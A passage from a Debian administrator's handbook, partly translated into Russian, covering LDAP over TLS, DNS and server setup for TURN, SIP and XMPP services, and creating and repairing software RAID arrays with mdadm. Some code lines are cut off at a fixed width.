With **ldapvi**, you can display an LDIF output of any part of the LDAP directory, make some changes in the text editor, and let the tool do the corresponding LDAP operations for you.

It is thus a convenient way to update the configuration of the LDAP server, simply by editing the `cn=config` hierarchy.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

The last step for enabling encryption involves changing the `SLAPD_SERVICES` variable in the `/etc/default/slapd` file. We'll play it safe and disable unsecured LDAP altogether.

Пример 11.25. The `/etc/default/slapd` file

```
# Default location of the slapd.conf file or slapd.d cn=config di
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fa
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the serv
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.con
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi://"
```

```

SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or res
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want slapd
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file e
# the init script will not start or restart slapd (but stop will
# work). Use this for temporarily disabling startup of slapd (wh
# maintenance, for example, or through a configuration management
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses t
# keytab file (/etc/krb5.keytab). To use a different keytab file
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""

```

11.7.3.3.2. Настройка Клиента

On the client side, the configuration for the *libpam-ldap* and *libnss-ldap* modules needs to be modified to use an `ldaps://` URI.

LDAP clients also need to be able to authenticate the server. In a X.509 public key infrastructure, public certificates are signed by the key of a certificate authority (CA). With *easy-rsa*, the Falcot administrators have created their own CA and they now need to configure the system to trust the signatures of Falcot's CA. This can be done by putting the CA certificate in `/usr/local/share/ca-certificates` and running **update-ca-certificates**.

```

# cp pki/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; do
Running hooks in /etc/ca-certificates/update.d.....
Adding debian:falcot.pem
done.
done.

```

Last but not least, the default LDAP URI and default base DN used by the various command line tools can be modified in `/etc/ldap/ldap.conf`. This will save quite some typing.

Пример 11.26. The `/etc/ldap/ldap.conf` file

```
#  
# LDAP Defaults  
  
# See ldap.conf(5) for details  
# This file should be world readable but not world writable.  
  
BASE    dc=falcot,dc=com  
URI     ldaps://ldap.falcot.com  
  
#SIZELIMIT      12  
#TIMELIMIT      15  
#DEREF          never  
  
# TLS certificates (needed for GnuTLS)  
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

11.8. Real-Time Communication Services

Real-Time Communication (RTC) services include voice, video/webcam, instant messaging (IM) and desktop sharing. This chapter gives a brief introduction to three of the services required to operate RTC, including a TURN server, SIP server and XMPP server. Comprehensive details of how to plan, install and manage these services are available in the Real-Time Communications Quick Start Guide which includes examples specific to Debian.

→ <https://rtcquickstart.org>

Both SIP and XMPP can provide the same functionality. SIP is slightly more well known for voice and video while XMPP is traditionally regarded as an IM protocol. In fact, they can both be used for any of these purposes. To maximize connectivity options, it is recommended to run both in parallel.

These services rely on X.509 certificates both for authentication and confidentiality purposes. See [Раздел 10.2, «X.509 certificates»](#) for more information.

11.8.1. DNS settings for RTC services

RTC services require DNS SRV and NAPTR records. A sample configuration that can be placed in the zone file for falcot.com:

```
; the server where everything will run
server1           IN      A      198.51.100.19
server1           IN      AAAA   2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server       IN      A      198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy         IN      A      198.51.100.19
sip-proxy         IN      AAAA   2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw          IN      A      198.51.100.19
xmpp-gw          IN      AAAA   2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
_stun._udp    IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp    IN SRV    0 1 3467 turn-server.falcot.com.
@             IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.fal

; DNS SRV and NAPTR records for SIP
_sips._tcp    IN SRV    0 1 5061 sip-proxy.falcot.com.
@             IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.co

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp IN      SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN      SRV    5 0 5269 xmpp-gw.falcot.com.
```

11.8.2. TURN Server

TURN is a service that helps clients behind NAT routers and firewalls to discover the most efficient way to communicate with other clients and to relay the media streams if no direct media path can be found. It is highly recommended that the TURN server is installed before any of the other RTC services are offered to end users.

TURN and the related ICE protocol are open standards. To benefit from these protocols, maximizing connectivity and minimizing user frustration, it is important to ensure that all client software supports ICE and TURN.

For the ICE algorithm to work effectively, the server must have two public IPv4 addresses.

Install the coturn package and edit the `/etc/turnserver.conf` configuration file. By default, a SQLite database is configured in `/var/db/turndb` for user account settings, but PostgreSQL, MySQL or Redis can be set up instead if preferred. The most important thing to do is insert the IP addresses of the server.

The server can be started running `/usr/bin/turnserver`. We want the server to be an automatically started system service, so we edit the `/etc/default/coturn` file like this:

```
#  
# Uncomment it if you want to have the turnserver running as  
# an automatic system service daemon  
#  
TURNSERVER_ENABLED=1
```

By default, the TURN server uses anonymous access. We have to add the users we want to use:

```
# turnadmin -a -u roland -p secret_password -r falcot.com  
# turnadmin -A -u admin -p secret_password
```

We use the argument `-a` to add a normal user and `-A` to add an admin user.

11.8.3. SIP Proxy Server

A SIP proxy server manages the incoming and outgoing SIP connections between other organizations, SIP trunking providers, SIP PBXes such as Asterisk, SIP phones, SIP-based softphones and WebRTC applications.

It is strongly recommended to install and configure the SIP proxy before attempting a SIP PBX setup. The SIP proxy normalizes a lot of the traffic reaching the PBX and provides greater connectivity and resilience.

11.8.3.1. Install the SIP proxy

Install the kamailio package and the package for the database backend, the Falcot administrators chose MySQL, so they install mariadb-server.

/etc/kamailio/kamctlrc is the configuration file for the control tools **kamctl** and **kamdbctl**. You need to edit and set the **SIP_DOMAIN** to your SIP service domain and set the **DBENGINE** to MySQL, another database backend can be used.

```
[...]
## your SIP domain
SIP_DOMAIN=sip.falcot.com

## chrooted directory
# $CHROOT_DIR="/path/to/chrooted/directory"

## database type: MYSQL, PGSQL, ORACLE, DB_BERKELEY, DBTEXT, or S
# by default none is loaded
#
# If you want to setup a database with kamdbctl, you must at leas
# this parameter.
DBENGINE=MYSQL
[...]
```

Now we focus on the configuration file /etc/kamailio/kamailio.cfg. Falcot needs user authentication and persistent user location, so they add the following `#!define` directives at the top of that file:

```
#!KAMAILIO
```

```
#  
# Kamailio (OpenSER) SIP Server v5.2 - default configuration scri  
#     - web: https://www.kamailio.org  
#     - git: https://github.com/kamailio/kamailio  
#!define WITH_MYSQL  
#!define WITH_AUTH  
#!define WITH_USRLOCDB  
[...]
```

Kamailio needs a database structure that we can create running **kamdbctl create** as root.

Finally, we can add some users with **kamctl**.

```
# kamctl add roland secret_password
```

Once everything is properly configured you can start or restart the service with **systemctl restart kamailio**, you can connect with a SIP client providing the IP address and the port (5090 is the default port). The users have the following id: *roland@sip.falcot.com*, and they can login using a client (see [Раздел 13.10, «Программное обеспечение коммуникации в реальном времени»](#))

11.8.4. XMPP Server

An XMPP server manages connectivity between local XMPP users and XMPP users in other domains on the public Internet.

VOCABULARY XMPP or Jabber?

XMPP is sometimes referred to as Jabber. In fact, Jabber is a trademark and XMPP is the official name of the standard.

Prosody is a popular XMPP server that operates reliably on Debian servers.

11.8.4.1. Install the XMPP server

Install the prosody package.

Review the /etc/prosody/prosody.cfg.lua configuration file. The most important thing to do is insert JIDs of the users who are permitted to manage the server.

```
admins = { "joe@falcot.com" }
```

An individual configuration file is also needed for each domain. Copy the sample from /etc/prosody/conf.avail/example.com.cfg.lua and use it as a starting point. Here is falcot.com.cfg.lua:

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com-key.pem";
        certificate = "/etc/ssl/public/falcot.com.pem";
    }

-- Set up a MUC (multi-user chat) room server on conference.example.com
Component "conference.falcot.com" "muc"
```

To enable the domain, there must be a symlink from /etc/prosody/conf.d/.

Create it that way:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/c
```

Restart the service to use the new configuration.

11.8.4.2. Managing the XMPP server

Some management operations can be performed using the prosodyctl command line utility. For example, to add the administrator account specified in /etc/prosody/prosody.cfg.lua:

```
# prosodyctl adduser joe@falcot.com
```

See the [Prosody online documentation](#) for more details about how to customize the configuration.

11.8.5. Running services on port 443

Some administrators prefer to run all of their RTC services on port 443. This helps users to connect from remote locations such as hotels and airports where other ports may be blocked or Internet traffic is routed through HTTP proxy servers.

To use this strategy, each service (SIP, XMPP and TURN) needs a different IP address. All the services can still be on the same host as Linux supports multiple IP addresses on a single host. The port number, 443, must be specified in the configuration files for each process and also in the DNS SRV records.

11.8.6. Adding WebRTC

Falcot wants to let customers make phone calls directly from the web site. The Falcot administrators also want to use WebRTC as part of their disaster recovery plan, so staff can use web browsers at home to log in to the company phone system and work normally in an emergency.

IN PRACTICE Try WebRTC

If you have not tried WebRTC before, there are various sites that give an online demonstration and test facilities.

→ <https://www.sip5060.net/test-calls>

WebRTC is a rapidly evolving technology and it is essential to use packages from the Testing distribution. Another option is to compile the software.

WebRTC uses a simple API to provide browsers and mobile applications with RTC, it is free software and it is being developed by Google.

→ <https://webrtc.org>

A very flexible approach is using GStreamer's WebRTC implementation. It enables pipeline-based multimedia applications, which allows developing interesting and highly efficient applications. A good starting point is the following demo by Centricular, the main company that is developing it:

→ <https://github.com/centricular/gstwebrtc-demos>

More advanced click-to-call web sites typically use server-side scripting to generate the config.js file dynamically. The [DruCall](#) source code demonstrates how to do this with PHP.

This chapter sampled only a fraction of the available server software; however, most of the common network services were described. Now it is time for an even more technical chapter: we'll go into deeper detail for some

concepts, describe massive deployments and virtualization.

Глава 12. Углублённое администрирование

Эта глава возвращается к некоторым аспектам, уже описанным ранее, но в другом ракурсе: вместо установки на одном компьютере мы изучим массовое разворачивание систем; вместо создания томов RAID или LVM во время установки мы научимся делать это вручную, чтобы иметь возможность пересмотреть наш изначальный выбор. Наконец, мы обсудим инструменты мониторинга и технологии виртуализации. Таким образом, эта глава предназначена главным образом для профессиональных администраторов и в несколько меньшей мере — для отдельных лиц, ответственных за свою домашнюю сеть.

12.1. RAID и LVM

В [главе, посвящённой установке](#), эти технологии были рассмотрены с точки зрения установщика и того, как они встроены в него, чтобы сделать начальное разворачивание максимально простым. После начальной установки администратор должен иметь возможность управляться с меняющимися потребностями в дисковом пространстве без необходимости прибегать к затратной переустановке. Поэтому ему необходимо освоить инструменты для настройки томов RAID и LVM.

RAID and LVM are both techniques to abstract the mounted volumes from their physical counterparts (actual hard-disk drives or partitions thereof); the former ensures the security and availability of the data in case of hardware failure by introducing redundancy, the latter makes volume management more flexible and independent of the actual size of the underlying disks. In both cases, the system ends up with new block devices, which can be used to create filesystems or swap space, without necessarily having them mapped to one physical disk. RAID and LVM come from quite different backgrounds, but their functionality can overlap somewhat, which is why they are often mentioned together.

ПЕРСПЕКТИВА Btrfs сочетает LVM и RAID

While LVM and RAID are two distinct kernel subsystems that come between the disk block devices and their filesystems, *btrfs* is a filesystem, initially developed at Oracle, that purports to combine the featuresets of LVM and RAID and much more.

→ https://btrfs.wiki.kernel.org/index.php/Main_Page

Среди примечательных особенностей — возможность создания снимков дерева файловой системы в любой момент времени. Этот снимок изначально не занимает места на диске, данные копируются только при изменении одной из копий. Файловая система также обеспечивает прозрачное сжатие файлов, а контрольные суммы гарантируют сохранность всех записанных данных.

В случае и RAID, и LVM ядро предоставляет файл блочного устройства,

сходный с соответствующими жёсткому диску или разделу. Когда приложению или другой части ядра требуется доступ к блоку такого устройства, надлежащая подсистема передаёт блок соответствующему физическому слою. В зависимости от конфигурации этот блок может быть сохранён на одном или нескольких физических дисках, и его физическое расположение может не прямо соотноситься с расположением блока в логическом устройстве.

12.1.1. Программный RAID

RAID means *Redundant Array of Independent Disks*. The goal of this system is to prevent data loss and ensure availability in case of hard disk failure. The general principle is quite simple: data are stored on several physical disks instead of only one, with a configurable level of redundancy. Depending on this amount of redundancy, and even in the event of an unexpected disk failure, data can be losslessly reconstructed from the remaining disks.

КУЛЬТУРА *Independent* или *inexpensive*?

The I in RAID initially stood for *inexpensive*, because RAID allowed a drastic increase in data safety without requiring investing in expensive high-end disks. Probably due to image concerns, however, it is now more customarily considered to stand for *independent*, which doesn't have the unsavory flavor of cheapness.

RAID может быть реализован как в виде специального оборудования (модули RAID, встроенные в карты контроллеров SCSI или SATA), так и в виде программной абстракции (ядро). Как аппаратный, так и программный RAID с достаточной избыточностью может прозрачно продолжать работу, когда диск выходит из строя; верхние уровни стека (приложения) могут даже продолжать доступ к данным несмотря на сбой. Разумеется, такой «деградированный режим» может повлиять на производительность, а избыточность уменьшается, так что отказ следующего диска может привести к потере данных. На деле, однако, работать в этом деградированном режиме придётся лишь столько времени, сколько потребуется для замены отказавшего диска. Как только новый диск будет на месте, система RAID сможет восстановить необходимые данные для возврата в безопасный режим. Приложения не заметят ничего, кроме возможно снизившейся скорости доступа в то время, когда массив пребывает в деградированном состоянии, или на этапе восстановления.

Когда RAID реализован аппаратно, его настройка в общем случае производится с помощью инструмента настройки BIOS, и ядро

принимает RAID-массив за отдельный диск, который будет работать как обычный физический диск, хотя его имя может быть другим (в зависимости от драйвера).

В этой книге мы сосредоточимся исключительно на программном RAID.

12.1.1.1. Разные уровни RAID

RAID представляет собой не единую систему, а набор систем, различаемых по их уровням; уровни отличаются по схеме размещения данных и по степени избыточности. Более избыточный является более отказоустойчивым, поскольку система сможет продолжить работу с большим числом вышедших из строя дисков. С другой стороны, доступное пространство для того же набора дисков уменьшается; другими словами, для хранения того же объёма данных потребуется больше дисков.

Linear RAID

Even though the kernel's RAID subsystem allows creating “linear RAID”, this is not proper RAID, since this setup doesn't involve any redundancy. The kernel merely aggregates several disks end-to-end and provides the resulting aggregated volume as one virtual disk (one block device). That is about its only function. This setup is rarely used by itself (see later for the exceptions), especially since the lack of redundancy means that one disk failing makes the whole aggregate, and therefore all the data, unavailable.

RAID-0

Этот уровень также не обеспечивает избыточности, но диски не просто соединяются один за другим : они разделяются на *полосы*, и блоки виртуального устройства сохраняются на полосах физических дисков поочерёдно. В двухдисковом RAID-0, например, чётные блоки виртуального устройства будут сохраняться на первом физическом диске, а нечётные разместятся на втором физическом диске.

This system doesn't aim at increasing reliability, since (as in the linear case) the availability of all the data is jeopardized as soon as one disk fails, but at increasing performance: during sequential access to large amounts of contiguous data, the kernel will be able to read from both disks (or write to them) in parallel, which increases the data transfer rate. The disks are utilized entirely by the RAID device, so they should have the same size not to lose performance.

RAID-0 use is shrinking, its niche being filled by LVM (see later).

RAID-1

Этот уровень, также известный как «зеркальный RAID», является одновременно и самым простым, и самым широко используемым. В своём стандартном виде он использует два физических диска одного размера и предоставляет логический том опять-таки того же размера. Данные хранятся одинаково на обоих дисках, отсюда и название «зеркало». Когда один диск выходит из строя, данные по-прежнему доступны с другого. Для действительно ценных данных RAID-1, конечно, может быть настроен на более чем двух дисках, с пропорциональным увеличением отношения цены оборудования к доступному пространству.

ПРИМЕЧАНИЕ Размеры дисков и кластера

Если два диска разного размера настроены зеркалом, больший из них будет использоваться не полностью, поскольку он будет содержать те же данные, что и меньший, и ничего сверх этого. Таким образом доступное полезное пространство, предоставляемое томом RAID-1, соответствует размеру меньшего диска в массиве. Это справедливо и для томов RAID более высокого уровня, хотя избыточность в них реализована другим образом.

По этой причине при настройке RAID-массивов (за исключением RAID-0 и «linear RAID») важно использовать диски идентичных или очень близких размеров, чтобы избежать пустой траты ресурсов.

ПРИМЕЧАНИЕ Резервные диски

Уровни RAID, включающие избыточность, позволяют добавлять больше дисков, чем

требуется для массива. Дополнительные диски используются в качестве резервных, когда один из основных дисков выходит из строя. К примеру, в зеркале из двух дисков с одним резервным при отказе одного из первых двух дисков ядро автоматически (и немедленно) восстанавливает зеркало с использованием резервного диска, так что избыточность остаётся на гарантированном уровне по истечении времени на восстановление. Это может быть использовано как ещё одна мера предосторожности для ценных данных.

Естественно может возникнуть вопрос, чем это лучше простого зеркалирования сразу на три диска. Преимущество конфигурации с резервным диском заключается в том, что резервный диск может быть общим для нескольких RAID-томов. Например, можно иметь три зеркальных тома с гарантированной избыточностью даже в случае сбоя одного диска, при наличии всего семи дисков (три пары плюс один общий резерв) вместо девяти, которые потребовались бы для трёх триплетов.

Данный уровень RAID хотя и дорог (поскольку в лучшем случае используется только половина физического хранилища), но широко применяется на практике. Он прост для понимания и позволяет легко делать резервные копии: поскольку оба диска хранят одинаковое содержимое, один из них может быть временно извлечён без влияния на работающую систему. Скорость чтения часто возрастает, поскольку ядро может считывать половину данных с каждого диска одновременно, в то время как скорость записи существенно не уменьшается. В случае массива RAID-1 из N дисков данные остаются доступными даже при отказе $N-1$ диска.

RAID-4

Этот довольно редко применяемый уровень RAID, использует N дисков для хранения полезных данных и дополнительный диск для хранения избыточной информации. Если этот диск выходит из строя, система восстанавливает его содержимое с оставшихся N дисков. Если один из N дисков с данными отказывает, оставшиеся $N-1$ в сочетании с диском контроля чётности содержат достаточно информации для восстановления необходимых данных.

RAID-4 не так дорог, поскольку приводит к увеличению цены только на один из N и не оказывает существенного влияния на скорость чтения, но запись замедляется. Кроме того, поскольку запись на любой из N дисков влечёт за собой запись на диск

контроля чётности, на последний запись производится значительно чаще, и как следствие его время жизни существенно сокращается. Данные на массиве RAID-4 сохранны при отказе только одного диска (из N+1).

RAID-5

RAID-5 нацелен на исправление асимметрии RAID-4: блоки контроля чётности распределяются по всем N+1 дискам, без выделения специального диска.

Скорость чтения и записи идентичны RAID-4. Опять-таки, система остаётся работоспособной только с одним отказавшим диском (из N+1), не более.

RAID-6

RAID-6 можно считать расширением RAID-5, где каждая последовательность из N блоков предполагает два избыточных блока, и каждая последовательность из N+2 блоков распределяется по N+2 дискам.

Этот уровень RAID несколько более дорогостоящ, чем предыдущие два, но он добавляет надёжности, поскольку до двух дисков (из N+2) могут выйти из строя без ущерба для доступа к данным. С другой стороны, операции записи теперь предполагают запись одного блока данных и двух избыточных блоков, что делает их ещё более медленными.

RAID-1+0

This isn't strictly speaking, a RAID level, but a stacking of two RAID groupings. Starting from $2 \times N$ disks, one first sets them up by pairs into N RAID-1 volumes; these N volumes are then aggregated into one, either by “linear RAID” or (increasingly) by LVM. This last case goes farther than pure RAID, but there is no problem with that.

RAID-1+0 может пережить выход из строя нескольких дисков: до N

в массиве из $2 \times N$, описанном выше, в случае если хотя бы один диск остаётся работоспособным в каждой паре RAID-1.

УГЛУБЛЯЕМСЯ RAID-10

RAID-10 в общем случае считается синонимом RAID-1+0, но из-за специфики LINUX это на самом деле является обобщением. Эта установка позволяет создать систему, где каждый блок хранится на двух разных дисках, даже при нечётном числе дисков, и копии распределяются на основании изменяемой модели.

Производительность будет изменяться в зависимости от выбранной модели распределения и степени избыточности, а также нагрузки на логический том.

Безусловно, уровень RAID следует выбирать в соответствии с ограничениями и потребностями конкретного приложения. Учтите, что в одном компьютере может быть несколько отдельных RAID-массивов разных конфигураций.

12.1.1.2. Настройка RAID

Настройка томов RAID требует пакета mdadm; он предоставляет команду **mdadm**, с помощью которой можно создавать RAID-массивы и манипулировать ими, а также сценарии и инструменты для интеграции с остальными компонентами системы, в том числе с системами мониторинга.

Для примера рассмотрим сервер с несколькими дисками, некоторые из которых уже используются, а другие доступны для создания RAID. Изначально у нас есть такие диски и разделы:

- диск sdb, 4 ГБ, полностью доступен;
- диск sdc, 4 ГБ, также полностью доступен;
- на диске sdd доступен только раздел sdd2 (около 4 ГБ);
- наконец, диск sde, также 4 ГБ, полностью доступен.

ЗАМЕТКА Идентификация существующих томов RAID

В файл /proc/mdstat перечислены существующие тома и их состояние. При создании нового тома RAID следует быть осторожным, чтобы не дать ему имя, совпадающее с именем уже существующего тома.

Мы собираемся использовать эти физические носители для сборки двух томов, одного RAID-0 и одного зеркала (RAID-1). Начнём с тома RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /de
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail f
# mdadm --detail /dev/md0
/dev/md0:
          Version : 1.2
          Creation Time : Tue Jun 25 08:47:49 2019
          Raid Level : raid0
          Array Size : 8378368 (7.99 GiB 8.58 GB)
          Raid Devices : 2
          Total Devices : 2
          Persistence : Superblock is persistent

          Update Time : Tue Jun 25 08:47:49 2019
          State : clean
          Active Devices : 2
          Working Devices : 2
          Failed Devices : 0
          Spare Devices : 0

          Chunk Size : 512K

Consistency Policy : none

          Name : mirwiz:0 (local to host debian)
          UUID : 146e104f:66ccc06d:71c262d7:9af1fbc7
          Events : 0

          Number  Major  Minor  RaidDevice State
              0      8      32          0  active sync  /dev/sdb
              1      8      48          1  active sync  /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 2094592 4k blocks and 524288 inodes
```

```

Filesystem UUID: 413c3dff-ab5e-44e7-ad34-cf1a029cf98
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 160

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0       7.9G   36M  7.4G   1% /srv/raid-0

```

The **mdadm --create** command requires several parameters: the name of the volume to create (`/dev/md*`, with MD standing for *Multiple Device*), the RAID level, the number of disks (which is compulsory despite being mostly meaningful only with RAID-1 and above), and the physical drives to use. Once the device is created, we can use it like we'd use a normal partition, create a filesystem on it, mount that filesystem, and so on. Note that our creation of a RAID-0 volume on `md0` is nothing but coincidence, and the numbering of the array doesn't need to be correlated to the chosen amount of redundancy. It is also possible to create named RAID arrays, by giving **mdadm** parameters such as `/dev/md/linear` instead of `/dev/md0`.

RAID-1 создаётся сходным образом, различия заметны только после создания:

```

# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /d
mdadm: Note: this array has metadata at the start and
      may not be suitable as a boot device. If you plan to
      store '/boot' on this device please ensure that
      your boot-loader understands md/v1.x metadata, or use
      --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail f
# mdadm --detail /dev/md1
/dev/md1:
          Version : 1.2

```

```
Creation Time : Tue Jun 25 10:21:22 2019
    Raid Level : raid1
    Array Size : 4189184 (4.00 GiB 4.29 GB)
Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
    Raid Devices : 2
Total Devices : 2
    Persistence : Superblock is persistent

        Update Time : Tue Jun 25 10:22:03 2019
                    State : clean, resyncing
    Active Devices : 2
Working Devices : 2
    Failed Devices : 0
    Spare Devices : 0

Consistency Policy : resync

    Resync Status : 93% complete

                    Name : mirwiz:1 (local to host debian)
                    UUID : 7d123734:9677b7d6:72194f7d:9050771c
                    Events : 16

    Number  Major  Minor  RaidDevice State
        0      8      64          0  active sync  /dev/sdd2
        1      8      80          1  active sync  /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
                    State : clean
[...]
```

ПОДСКАЗКА RAID, диски и разделы

Как показано в нашем примере, устройства RAID могут быть собраны из дисковых разделов, а не обязательно из целых дисков.

Здесь уместны несколько замечаний. Во-первых, **mdadm** предупреждает, что физические элементы имеют разные размеры; поскольку это подразумевает, что часть пространства на большем элементе будет потеряна, здесь требуется подтверждение.

Что более важно, обратите внимание на состояние зеркала. Нормальное

состояние зеркала RAID — когда содержимое двух дисков полностью идентично. Однако ничто не гарантирует этого, когда том только что создан. Поэтому подсистема RAID берёт эту гарантию на себя, и как только устройство RAID будет создано, начнётся этап синхронизации. Некоторое время спустя (точное его количество будет зависеть от размера дисков...) массив RAID переходит в состояние «active». Заметьте что на этом этапе восстановления зеркало находится в деградированном состоянии, и избыточность не гарантируется. Сбой диска в этот рискованный промежуток времени может привести к потере всех данных. Большие объёмы важных данных, однако, редко сохраняются на только что созданном RAID до конца начальной синхронизации. Отметьте, что даже в деградированном состоянии `/dev/md1` может использоваться, на нём можно создать файловую систему и скопировать в неё какие-то данные.

СОВЕТ Запуск зеркала в деградированном состоянии

Иногда два диска недоступны сразу, когда появляется желание создать зеркало RAID-1, например потому что один из дисков, которые планируется включить в зеркало, уже используется для хранения данных, которые необходимо перенести на массив. В таких случаях можно специально создать деградированный массив RAID-1, передав `missing` вместо файла устройства как один из аргументов **mdadm**. После того, как данные будут скопированы на «зеркало», старый диск можно добавить в массив. После этого начнётся синхронизация, которая и обеспечит нам избыточность, которой мы хотели добиться.

СОВЕТ Настройка зеркала без синхронизации

Тома RAID-1 часто создаются для использования в качестве нового диска, зачастую считающегося пустым. Начальное содержимое диска поэтому не особо важно, ведь необходимо обеспечить доступность только данных, записанных после создания тома, а именно файловой системы.

По этой причине можно усомниться в смысле синхронизации обоих дисков во время создания. Зачем беспокоиться об этом, если идентично содержимое тех областей тома, которые будут читаться только после того, как мы записали на них что-то?

К счастью, этот этап синхронизации можно пропустить, передав опцию `--assume-clean` команде **mdadm**. Однако эта опция может повлечь неприятные сюрпризы в случаях, когда начальные данные будут читаться (например если на физических дисках уже присутствовала файловая система), поэтому она не включена по умолчанию.

Теперь посмотрим, что происходит, когда один из элементов массива RAID-1 выходит из строя. **mdadm**, а точнее её опция **--fail**, позволяет симулировать такой отказ диска:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
      Update Time : Tue Jun 25 11:03:44 2019
                  State : clean, degraded
      Active Devices : 1
      Working Devices : 1
      Failed Devices : 1
      Spare Devices : 0

Consistency Policy : resync

              Name : mirwiz:1 (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
              Events : 20

      Number  Major  Minor  RaidDevice State
          -      0      0        0  removed
          1      8      80       1  active sync  /dev/sdd2
          0      8      64       -  faulty   /dev/sde
```

Содержимое тома по-прежнему доступно (и, если он смонтирован, приложения ничего не заметят), но сохранность данных больше не застрахована: если диск sdd в свою очередь выйдет из строя, данные будут потеряны. Мы хотим избежать такого риска, поэтому мы заменим отказавший диск новым, sdf:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
      Raid Devices : 2
      Total Devices : 3
      Persistence : Superblock is persistent

      Update Time : Tue Jun 25 11:09:42 2019
                  State : clean, degraded, recovering
```

```

        Active Devices : 1
Working Devices : 2
Failed Devices : 1
Spare Devices : 1

Consistency Policy : resync

Rebuild Status : 27% complete

          Name : mirwiz:1 (local to host debian)
          UUID : 7d123734:9677b7d6:72194f7d:9050771c
          Events : 26

          Number  Major  Minor  RaidDevice State
                  2       8      96          0    spare  rebuilding  /dev/sd1
                  1       8      80          1    active sync   /dev/sdd2
                  0       8      64          -    faulty     /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
          Update Time : Tue Jun 25 11:10:47 2019
          State : clean
          Active Devices : 2
Working Devices : 2
Failed Devices : 1
Spare Devices : 0

Consistency Policy : resync

          Name : mirwiz:1 (local to host debian)
          UUID : 7d123734:9677b7d6:72194f7d:9050771c
          Events : 39

          Number  Major  Minor  RaidDevice State
                  2       8      96          0    active sync   /dev/sdd2
                  1       8      80          1    active sync   /dev/sdf
                  0       8      64          -    faulty     /dev/sde

```

Опять-таки, ядро автоматически запускает этап восстановления, на протяжении которого том, хотя и по-прежнему доступный, находится в деградированном состоянии. Когда восстановление завершается, массив RAID возвращается в нормальное состояние. Можно сказать системе,

что диск `sde` следует удалить из массива, в результате чего получится классическое зеркало RAID на двух дисках:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
      Number  Major  Minor  RaidDevice State
            2        8      96          0  active sync  /dev/sdd2
            1        8      80          1  active sync  /dev/sdf
```

После этого диск может быть физически извлечён из сервера при следующем отключении, или даже из работающего сервера, если аппаратная конфигурация позволяет горячую замену. Такие конфигурации включают некоторые контроллеры SCSI, большинство SATA-дисков и внешние накопители, работающие через USB или Firewire.

12.1.1.3. Создание резервной копии настроек

